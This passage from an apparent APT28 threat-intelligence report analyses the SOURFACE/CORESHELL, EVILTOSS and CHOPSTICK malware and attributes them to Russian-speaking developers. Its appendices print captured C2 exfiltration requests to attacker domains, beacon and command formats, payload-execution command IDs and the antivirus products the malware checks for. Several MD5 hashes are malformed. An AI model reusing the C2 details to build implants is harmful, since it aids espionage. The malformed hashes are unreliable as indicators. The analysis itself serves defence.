A malware ecosystem is a group of malware families that work together to perform the same objective. Perhaps the simplest and most typical ecosystem is a dropper and a backdoor that are used together. They may not share the same code structure, but they are related because one drops and installs the other.

The ecosystem surrounding the SOURFACE downloader frequently consists of a dropper, which installs SOURFACE. The SOURFACE downloader then receives another dropper from its C2 server, and this second dropper installs a second stage backdoor, which is usually EVILTOSS.

In April 2013, based on compile time, the group began to make significant alterations to the SURFACE downloader. They started by changing the compiled DLL name to "coreshell.dll" and making minor changes to the network communications, as seen in Figure 7.

The hostname, volume serial number and OS version data are encoded in the new URL format. As seen in the table below, the SURFACE/ CORESHELL developers also made other modifications that changed the exported function name and file size over time.

Figure 7: Example of modified SURFACE vs. CORESHELL communications

SURFACE URL for a sample compiled April 2013:

`http://[hostname]/~book/cgi-bin;brvc.cgi?WINXPSP3c95b87a4-05_01`

CORESHELL URL for a sample compiled April 2013:

`http://[hostname]/~xh/ch.cgi?enhkZm1GNmY1YWg0eGcxMGQ1MDUwMQ==`

Table 4: Evolution of SURFACE downloader over time

MD5	Size	Compile Date	Export Name	Notes
272f0fde35dbdfccbca1e33373b3570d	11264	2013-04-16 10:49:25 UTC	Init1	¹⁷
8b92fe86c5b7a9e34f433a6fbac8bc3a	14848	2013-08-06 07:53:03 UTC	Initialize	¹⁸
9eebfbebe3987fec3c395594dc57a0c4c	12800	2013-08-14 10:48:59 UTC	Initialize	¹⁹
da2a657dc69d7320f2ff87013f257ad	12800	2013-08-21 07:52:10 UTC	Initialize	Same as previous.
1259c4fe5efd9bf07fc4c78466f2dd09	12800	2013-10-03 09:21:10 UTC	Initialize	Same as previous.
3b0ecd011500f61237c205834db0e13a	43520	2014-02-13 16:29:36 UTC	Applicate	²⁰
5882fda97fdf78b47081cc4105d44f7c	45056	2014-05-13 15:18:24 UTC	Applicate	²¹
791428601ad12b9230b9ace4f2138713	45056	2014-05-13 16:42:26 UTC	Applicate	Same as previous.
ead4ec18ebce6890d20757bb9f5285b1	45056	2014-07-25 15:44:04 UTC	Applicate	Same as previous.
48656a93f9ba39410763a2196aabc67f	112640	2014-07-30 11:13:24 UTC	Applicate	²²
8c4fa713c5e2b009114adda758adc445	112640	2014-07-30 11:13:24 UTC	Applicate	Same as previous.

¹⁷ SURFACE with minor changes to network communications (see Figure 7).

¹⁸ Basic anti-debug measures added (process listing, rand timing, is DebuggerPresent).

¹⁹ Switches from loading a secondary DLL (netui.dll/WinIDS.dll) to uploading the contents of %temp%\chkdbg.log.

²⁰ Statically links msrvct library.

²¹ Statically links msrvct library and the strings used to identify the imported libraries and functions are reversed prior to being used, then reversed back after use.

²²This version added assembly level obfuscation, which slows down analysis. This variant requires the OS to be at least Windows Vista.

In April 2013, based on compile time, the group began to make significant alterations to the SOURFACE downloader.

Figure 8: NATO-themed decoy delivered with possible EVILTOSS predecessor from 2004

The North Atlantic Treaty

Washington D.C. - 4 April 1949

The Parties to this Treaty reaffirm their faith in the purposes and principles of the [Charter of the United Nations](#) and their desire to live in peace with all peoples and all governments. They are determined to safeguard the freedom, common heritage and civilisation of their peoples, founded on the principles of democracy, individual liberty and the rule of law. They seek to promote stability and well-being in the North Atlantic area. They are resolved to unite their efforts for collective defence and for the preservation of peace and security. They therefore agree to this North Atlantic [Treaty](#):

Article 1

The Parties undertake, as set forth in the [Charter of the United Nations](#), to settle any international dispute in which they may be involved by peaceful means in such a manner that international peace and security and justice are not endangered, and to refrain in their international relations from the threat or use of force in any manner inconsistent with the purposes of the United Nations.

Variants of the SOURFACE second stage backdoor, EVILTOSS, share some code similarities with SOURFACE. However, it contains more capabilities, including the ability to provide access to the file system and registry, enumerate network resources, create processes, log keystrokes, access stored credentials, and execute shellcode. The backdoor encrypts data that it uploads with an RSA public key. Many of its variants we have seen are named `netui.d11`. EVILTOSS variants may use the Simple Mail Transfer Protocol (SMTP) to send stolen data in an attachment named "`detauri.dat`". The backdoor attaches this file to a preformatted email and sends it out through a victim's mail server.

Interestingly, we found an antivirus report from 2004²³ detailing what appears to be an early variant of EVILTOSS. The backdoor was installed alongside the NATO-themed decoy document depicted in Figure 8. The backdoor sent data via SMTP to `nato_smtp@mail[.]ru` and received its tasking via POP from `nato_pop@mail[.]ru`. Although we have not conclusively attributed this sample to APT28, it does suggest the possibility that APT28 has been operating since as early as 2004.²⁴

²³ http://ae.norton.com/security_response/print_writeup.jsp?docid=2004-081915-1004-99

²⁴ Although the malware family and interest in NATO make it likely that APT28 was involved, we cannot conclusively attribute this sample to APT28 based on these factors alone. We have no evidence that they controlled the C2 for this malware or were using EVILTOSS in 2004. APT28 could have possibly obtained this source code from another group of actors. Also, malware can be passed from group to group. The other malware that we associate with APT28 in this paper is more strongly attributed to the group using additional factors, some of which we mention in Appendix A.

MODULAR IMPLANTS INDICATE A FORMAL DEVELOPMENT ENVIRONMENT



A modular development framework suggests the group has had an organized development effort since as early as 2007.

During our research, we discovered that APT28 uses a backdoor developed using a modular framework. We call this backdoor CHOPSTICK, a somewhat ironic name that comes from our semi-random name generator. The modular design allows flexible options for compiling variants with different capabilities as needed, as well as deploying additional capabilities at runtime. This allows the developers to make targeted implants, including only the capabilities and protocols necessary for a specific environment. Such a modular framework suggests the group has had an organized development effort since as early as 2007. A formal development environment, in which code is versioned and well-organized, would almost certainly be required to track and define the various modules that can be included in the backdoor at compile time.

CHOPSTICK variants may move messages and information using at least three methods:

1. **Communications with a C2 server using HTTP.** These protocols are covered in more detail in Appendix D.
2. **Email sent through a specified mail server.** One CHOPSTICK v1 variant contained modules and functions for collecting keystroke logs, Microsoft Office documents, and PGP files. The monitoring for new files of interest is performed by a “Directory Observer” module. In one sample this information was intended to be sent via SMTP using a Georgian MIA mail server. It used one of four embedded sender email addresses (@mia.gov.ge) to send files via email to another email address on the same mail server. All information required for the email was hardcoded in the backdoor.
3. **Local copying to defeat closed networks.** One variant of CHOPSTICK focuses on apparent air gap / closed network capabilities by routing messages between local directories, the registry and USB drives.

APT28 MALWARE INDICATES RUSSIAN SPEAKERS IN A RUSSIAN TIME ZONE



During our research into APT28's malware, we noted two details consistent across malware samples. The first was that APT28 had consistently compiled Russian language settings into their malware. The second was that malware compile times from 2007 to 2014 corresponded to normal business hours in the UTC + 4 time zone, which includes major Russian cities such as Moscow and St. Petersburg.

Use of Russian and English Language Settings in PE Resources

PE resources include language information that can be helpful if a developer wants to show user

interface items in a specific language.²⁵ Non-default language settings packaged with PE resources are dependent on the developer's build environment. Each PE resource includes a "locale" identifier with a language ID "composed of a primary language identifier indicating the language and a sublanguage identifier indicating the country/region."²⁶

At the time of the writing of this paper, we had identified 103 malware samples that were both attributed to APT28 and contained PE resources. Table 5 shows the locale identifiers²⁷ with associated language and country/region for these samples.

Table 5: Locale and language identifiers associated with APT28 malware

Locale ID	Primary language	Country/Region	Number of APT28 samples
0x0419	Russian (ru)	Russia (RU)	59
0x0409	English (en)	United States (US)	27
0x0000 or 0x0800	Neutral locale / System default locale language	Neutral	16
0x0809	English (en)	United Kingdom (GB)	1


²⁵Microsoft Developer Network – Multiple Language Resources <http://msdn.microsoft.com/en-us/library/cc194810.aspx>

^{26,27}Microsoft Developer Network – Language Identifier Constants and Strings <http://msdn.microsoft.com/en-us/library/dd318693.aspx>

The samples with Russian language settings were compiled between late 2007 and late 2013, as depicted in Figure 9. This consistency over a long timeframe suggests that the developers of APT28 malware were using a build environment

with Russian language settings at least some of the time and made no effort to obscure this detail. Overall, the locale IDs suggest that APT28 developers can operate in both Russian and English.

Figure 9: Number of APT28 samples with Russian language settings by compile month




Compile Times Align with Working Hours in Moscow and St. Petersburg

Of the 140 malware samples that we have attributed to APT28 so far, over 89% were compiled between 0400 and 1400 UTC time, as depicted in Figure 10. Over 96% were compiled between Monday and Friday. This parallels the working hours in UTC+0400 (that is, compile times begin about 8AM and end about 6PM in this time zone). This time zone includes major Russian cities such as Moscow and St. Petersburg.



Figure 10: Compile Times of APT28 malware in UTC Time



CONCLUSION

We started researching APT28 based on activity we observed on our clients' networks, similar to other targeted threat groups we have identified over time. We assess that APT28 is most likely sponsored by the Russian government. We summarize our key observations about APT28 in Figure 11 below.

APT28's characteristics—their targeting, malware, language, and working hours—have led us to conclude that we are tracking a focused, long-standing espionage effort. Given the available data, we assess that APT28's work is sponsored by the Russian government.

Figure 11: Summary of key observations about APT28

MALWARE
Evolves and Maintains Tools for Continued, Long-Term Use <ul style="list-style-type: none">• Uses malware with flexible and lasting platforms• Constantly evolves malware samples for continued use• Malware is tailored to specific victims' environments, and is designed to hamper reverse engineering efforts• Development in a formal code development environment
Various Data Theft Techniques <ul style="list-style-type: none">• Backdoors using HTTP protocol• Backdoors using victim mail server• Local copying to defeat closed/air gapped networks
TARGETING
Georgia and the Caucasus <ul style="list-style-type: none">• Ministry of Internal Affairs• Ministry of Defense• Journalist writing on Caucasus issues• Kavkaz Center
Eastern European Governments & Militaries <ul style="list-style-type: none">• Polish Government• Hungarian Government• Ministry of Foreign Affairs in Eastern Europe• Baltic Host exercises
Security-related Organizations <ul style="list-style-type: none">• NATO• OSCE• Defense attaches• Defense events and exhibitions
RUSSIAN ATTRIBUTES
Russian Language Indicators <ul style="list-style-type: none">• Consistent use of Russian language in malware over a period of six years• Lure to journalist writing on Caucasus issues suggests APT28 understands both Russian and English
Malware Compile Times Correspond to Work Day in Moscow's Time Zone <ul style="list-style-type: none">• Consistent among APT28 samples with compile times from 2007 to 2014• The compile times align with the standard workday in the UTC + 4 time zone which includes major Russian cities such as Moscow and St. Petersburg

APPENDIX A: DISTINGUISHING THREAT GROUPS

We use the term “threat group” to refer to actors who work together to target and penetrate networks of interest. These individuals may share the same set of tasks, coordinate targets, and share tools and methodology. They work together to gain access to their targets and steal data.

The art of attributing disparate intrusion activities to the same threat group is not always simple. Different groups may use similar intrusion methodologies and common tools, particularly those that are widely available on the Internet, such as pwdump, HTran, or Gh0st RAT. There may be overlaps between groups caused by the sharing of malware or exploits they have authored, or even the sharing of personnel. Individual threat actors may move between groups either temporarily or permanently. A threat actor may also be a private citizen who is hired by multiple groups. Multiple groups, on occasion, compromise the same target within the same timeframe.

Distinguishing one threat group from another is possible with enough information, analytical experience, and tools to piece it all together. We can analyze multiple incidents and tell by the evidence left behind that a given incident was the result of one threat group and not another.

Threat actors leave behind various forensic details. They may send spear phishing emails from a specific IP address or email address. Their emails may contain certain patterns; files have specific names, MD5 hashes, timestamps, custom functions, and encryption algorithms. Their backdoors may have command and control IP addresses or domain names embedded. These are just a few examples of the myriad of forensic details that we consider when distinguishing one threat group from another.

At the most basic level, we say that two intrusion events are attributed to the same group when we have collected enough indicators to show beyond a reasonable doubt that the same actor or group of actors were involved. We track all of the indicators and significant linkages associated with identified threat groups in a proprietary database that comprises millions of nodes and linkages between them. In this way, we can always go back and answer “why” we associated cyber threat activity with a particular group.

APPENDIX B: TIMELINE OF APT28 LURES

YEAR	LURE TOPIC	MALWARE
2010	Iran's work with an international organization (internal document)	SOURFACE
2011	File named "military cooperation.doc"	SOURFACE, OLDBAIT
2011	Georgian language IT document for Ministry of Internal Affairs (internal document)	SOURFACE
2011	"USB Disk Security is the best software to block threats that can damage your PC or compromise your personal information via USB storage."	SOURFACE
2012	Food security in Africa ("Food and nutrition crisis reaches peak but good forecast for 2013")	SOURFACE
2012	"IDF Soldier Killed and another injured in a Terror Attack"	SOURFACE
2012	"Echo Crisis Report" on Portugal's forest fires	SOURFACE
2012	"FBI to monitor Facebook, Twitter, Myspace"	SOURFACE
2012	Georgia (US state, not the country of Georgia) murder case uncovers terror plot	SOURFACE
2012	Military attaches in London (internal document)	SOURFACE
2013	South Africa MFA document	CHOPSTICK, CORESHELL
2013	John Shalikashvili (Georgian-Polish-American US General) Questionnaire	CORESHELL
2013	Asia Pacific Economic Cooperation Summit 2013 reporters (internal document)	SOURFACE
2013	Defense Attaches in Turkey (internal document)	CHOPSTICK, CORESHELL
2013	Turkish Cypriot news about Syria chemical weapons	CHOPSTICK, CORESHELL
2013	Georgian language document about drivers' licenses (internal document)	EVILTOSS
2013	Apparent Reason Magazine-related lure sent to a journalist	CORESHELL
2014	Mandarin language document, possibly related to a Chinese aviation group (non-public document)	CORESHELL
2014	Netherlands-Malaysia cessation of hostilities; related to Ukraine airline attack	CORESHELL

APPENDIX C: SOURFACE/CORESHELL

SOURFACE is a downloader that obtains a second stage backdoor from a C2 server. Over time the downloader has evolved and the newer versions, usually compiled with the DLL name 'coreshell.dll', are distinct enough from the older versions that we refer to it as SOURFACE/CORESHELL or simply CORESHELL. This appendix focuses on these newer versions.

CORESHELL uses two threads to communicate with its C2 server. The first thread sends beacons that contain the process listing of the compromised host. The second thread is responsible for downloading and executing stage

two payloads. Messages are sent using HTTP POST requests whose bodies contain encrypted and Base64 encoded data. The encryption algorithm is a custom stream cipher using a six-byte key. Commands from the controller to the CORESHELL implant are encrypted using another stream cipher but this time using an eight-byte key. CORESHELL has used the same user agent string ("MSIE 8.0") that SOURFACE previously used, but in more recent samples CORESHELL uses the default Internet Explorer user agent string obtained from the system. Figure 11 shows an example POST request.

Figure 11: Example CORESHELL POST request

```
POST /check/ HTTP/1.1
User-Agent: MSIE 8.0
Host: adawareblock.com
Content-Length: 58
Cache-Control: no-cache

zXeuYq+sq2m1a5HcqyC5Zd6yrC2WNYL989WCHse9q06c7powr0Uh5KY=
```

When Base64 decoded, the POST content looks like this:

```
00000000 cd 77 ae 62 af ac ab 69 b5 6b 91 dc ab 20 b9 65 .w.b....i.k.... .e
00000010 de b2 ac 2d 96 35 82 fd f3 d5 82 1e c7 bd a8 ee ....-5.....
00000020 9c ee 9a 30 ac e5 21 e4 a6 ...0...!...
```

The key used to encrypt the message is six bytes long and is appended to the end of the message. In this example the key would be: 30 ac e5 21 e4 a6. When the message is decrypted, the resulting plaintext is:

```
00000000 00 72 68 64 6e 7a 78 64 66 6d 46 36 66 35 61 68 .rhdnxdfmF6f5ah
00000010 34 78 67 30 34 30 33 30 35 30 31 1a 00 00 00 23 4xg04030501....#
00000020 00 00 00 ...
```

The following table contains a breakdown of each of the field's C2 message.

Table 6: Example CORESHELL beacon structure

Offset	Value	Description
00	00	Command byte: 0 - Command request 1 - Process listing
01	“rhdn”	Unknown - Potentially a campaign identifier. Values seen so far: “rhze”, “rhdn” and “mtfs”.
05	“zxdfrmF6f5ah4xg”	Hostname of compromised system
13	“0403”	Unknown - Potentially a version number. This number is hardcoded within the implant.
17	“05”	OS Major version
19	“01”	OS Minor version
1B	0x0000001a	Header length minus the command byte (LE DWORD)
1F	0x00000023	Length of the entire message (LE DWORD)

Commands are sent from the C2 server to the CORESHELL backdoor in HTTP responses to the POST requests. The command is identified by the NULL terminated UNICODE string “OK” (0\x00\K\x00\x00\x00). The command is Base64 encoded and immediately follows the “OK” string. Figure 12 shows a sample CORESHELL command:

Figure 12: Example CORESHELL controller response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 58
O.K....AQAAKqqAQEBAQEBAQEVzPMEUUIzQtND8kOSRLVEVUVORRRGN0bX
```

The Base64 decoded string is:

```
00000000 01 00 00 00 AA AA 01 01 01 01 01 01 01 01 01 10 41 ..... ....A
00000010 70 41 10 42 33 42 D3 43 F2 43 92 44 B5 44 55 45 pA.B3B.C .C.D.DUE
00000020 74 45 14 46 37 46 D7 tE.F7F.
```

The following table contains a description of each field in the command message:

Table 7: CORESHELL C2 message structure

Offset	Value	Description
00	0x00000001	Constant value, must be set to 1 (LE DWORD)
04	AA AA	Unknown - not referenced
06	01 01 01 01 01 01 01 01	Encryption key (8 bytes)
0E	10 41 70 41 10 42 33...	Encrypted command

When the above command “10 41 70 41 10 42 33...” is decrypted using the key “01 01 01 01 01 01 01 01” the following command message is produced:

```
00000000 04 CC C2 04 00 42 42 42 42 43 43 43 43 44 44 44 .....BBBBCCCCDDDD  
00000010 44 45 45 45 45 46 46 46 46 DEEEEFFF
```

The implant supports the following four command identifiers from the controller as seen in Table 8. The first byte of the command message specifies the command type and is immediately followed by the PE or shellcode to be executed. In this example the command byte is 04 indicating the following bytes are shellcode. If the command byte was 01, 02, or 03 the following bytes would be a DLL or EXE that would be written to disk and executed.

Table 8: CORESHELL commands

Command ID	Description
01	Save command data as %LOCALAPPDATA%\svchost.exe and execute using CreateProcess.
02	Save command data as %LOCALAPPDATA%\conhost.dll and execute using “rundll32.exe \”%s\”,#1”.
03	Save command data as %LOCALAPPDATA%\conhost.dll and execute using LoadLibrary.
04	Command data is a shell code and is executed using CreateThread.

APPENDIX D: CHOPSTICK

CHOPSTICK is a backdoor that uses a modularized, object-oriented framework written in C++. This framework allows for a diverse set of capabilities across malware variants sharing a common code base. CHOPSTICK may communicate with external servers using SMTP or HTTP. This appendix documents variants using HTTP communications.

The first time CHOPSTICK is executed, it may encrypt and store configuration data in the Registry key HKU\S-1-5-19_Classes\Software\Microsoft\MediaPlayer\{E6696105-E63E-4EF1-939E-15DDD83B669A}\chnnl. The user HKU\S-1-5-19 corresponds to the LOCAL_SERVICE account SID. The configuration block is encrypted using RC4 encryption. The key is a combination of a 50-byte static key and a four-byte salt value randomly generated at runtime. The static key is derived from opcodes in the backdoor.

CHOPSTICK collects detailed information from the host including the Windows version, CPU architecture, Windows Firewall state, User Account Control (UAC) configuration settings on Windows Vista and above and Internet Explorer settings. It also tests for the installation of specific security products (Table 9) and applications (Table 10).

Table 9: Endpoint security products detected by CHOPSTICK

Service Name	Security Product
Acssrv	Agnitum Client Security
AVP	Kaspersky
SepMasterService	Symantec
McAfeeService	McAfee
AntiVirService	Avira
Ekrn	ESET
DrWebAVService	Dr. Web Enterprise Security
MBAMService	Malwarebytes Anti-Malware

Table 10: Applications detected by CHOPSTICK

Process Name	Application
firefox.exe	Mozilla Firefox
iexplore.exe	Internet Explorer
outlook.exe	Microsoft Outlook
opera.exe	Opera Browser
bat.exe	Unknown
msimn.exe	Outlook Express
vpngui.exe	Cisco Anyconnect VPN client
ipseca.exe	IPsec VPN client
ipsecc.exe	IPsec VPN client
openvpn.exe	OpenVPN client
openssl.exe	OpenSSL
openvpn-gui-1.0.3.exe	OpenVPN client
msmsgs.exe	Microsoft Messenger
wuauctl.exe	Windows Update
chrome.exe	Google Chrome Browser
thebat.exe	The Bat Secure Email Client
skype.exe	Skype Messenger

After collecting host information, CHOPSTICK creates a hidden file that may be named `%ALLUSERSPROFILE%\edg6EF885E2.tmp` for temporary storage and creates a Windows mailslot with the name “check_mes_v5555”.²⁸ Its usage of a Windows mailslot would potentially allow external binaries to write data to the “check_mes_v5555” mailslot, possibly allowing CHOPSTICK to encrypt and store output from other malware. It creates a thread that records user activity on the host, capturing desktop screenshots in JPEG format, tracks current window focus, collects keystrokes, and scrapes window contents (text, context menus, etc.). User activity is captured once every 500 milliseconds and logged in an HTML-like format. The thread writes user activity log messages to the “check_mes_v5555” mailslot in plain text. CHOPSTICK reads messages from the mailslot, encrypts them using RC4, and then stores the encrypted message in an `edg6EF885E2.tmp` temporary file. The RC4 encryption used here also uses a 50-byte static key plus four-byte random salt value.

After approximately 60 seconds of execution time, CHOPSTICK begins communicating with one of its C2 servers over HTTP. After sending an initial HTTP GET request it uploads the file contents of `edg6EF885E2.tmp` to the C2 server using HTTP POST requests. It does not wait for a response from the server to begin uploading. Once the contents of `edg6EF885E2.tmp` are uploaded, CHOPSTICK deletes the file. Figure 13 below contains an example of an HTTP POST request uploading a segment from `edg6EF885E2.tmp`.

Figure 13: Sample CHOPSTICK v2 HTTP POST

```
POST /search/?btnG=D-3U5vY&utm=79iNI&ai=NPVUnAZf8FneZ2e_qptjzwH1Q&PG3pt=n-B9onK2KCi HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0
Host: windows-updater.com
Content-Length: 77
Cache-Control: no-cache

1b2x7F4Rsi8_e4N_sYYpu1m7AJcgN6BzDpQYv1P2piFBLBqghXiHY3SIfe8cUHHYojexfeyy0hw==
```

²⁸A mailslot is a Windows inter-process communication (IPC) mechanism similar to a named pipe, but is designed for one-way communications between processes and can also be used across the network.

CHOPSTICK uses a URL-safe Base64 encoding, using an alphabet that substitutes “+” and “/” for “-” and “_”, respectively. Each HTTP request contains multiple Base64 encoded URL parameters, however only one parameter contains information encoded by the malware (“ai=”) and the rest of the URL parameters appear to be randomly generated per request.

CHOPSTICK encrypts an 11-byte sequence in the “ai=” parameter. The purpose of this parameter appears to be to uniquely identify the particular instance of the backdoor to the C2 server. The Base64 encoded text of this parameter begins with a number of randomly generated alphabetical characters presumably intended to prevent people from Base64 decoding the whole string without some knowledge of how the malware family works. The first four bytes of the message are an XOR key for the remainder of the data. Once decrypted using the XOR key, an 11-byte sequence is revealed. The first seven bytes are static, and are hard-coded in CHOPSTICK, while the last four bytes appear to be unique.

The message body of the POST request is also Base64 encoded. This encoded string is also prefixed with random characters designed to break the output of a Base64 decode operation on the entire string. The first 15 bytes of the decoded message body comprise another 11-byte sequence similar to the sequence stored in the “ai=” parameter as described above. Decrypting these bytes yields another static seven-byte sequence, followed by four unique bytes. The remainder of the message body consists of the RC4 encrypted data containing the HTML-formatted user activity log, edg6EF885E2.tmp.

After uploading edg6EF885E2 .tmp, CHOPSTICK continues to query its C2 servers for commands using HTTP GET requests. The malware contains code which allows it to load or memory-map external modules that export the following functions: SendRawPacket, GetRawPacket, InitializeExp, DestroyExp, IsActiveChannel, GetChannelInfo, SetChannelInfo, Run, GetModuleInfo, GiveMessage, and TakeMessage.

Modularity

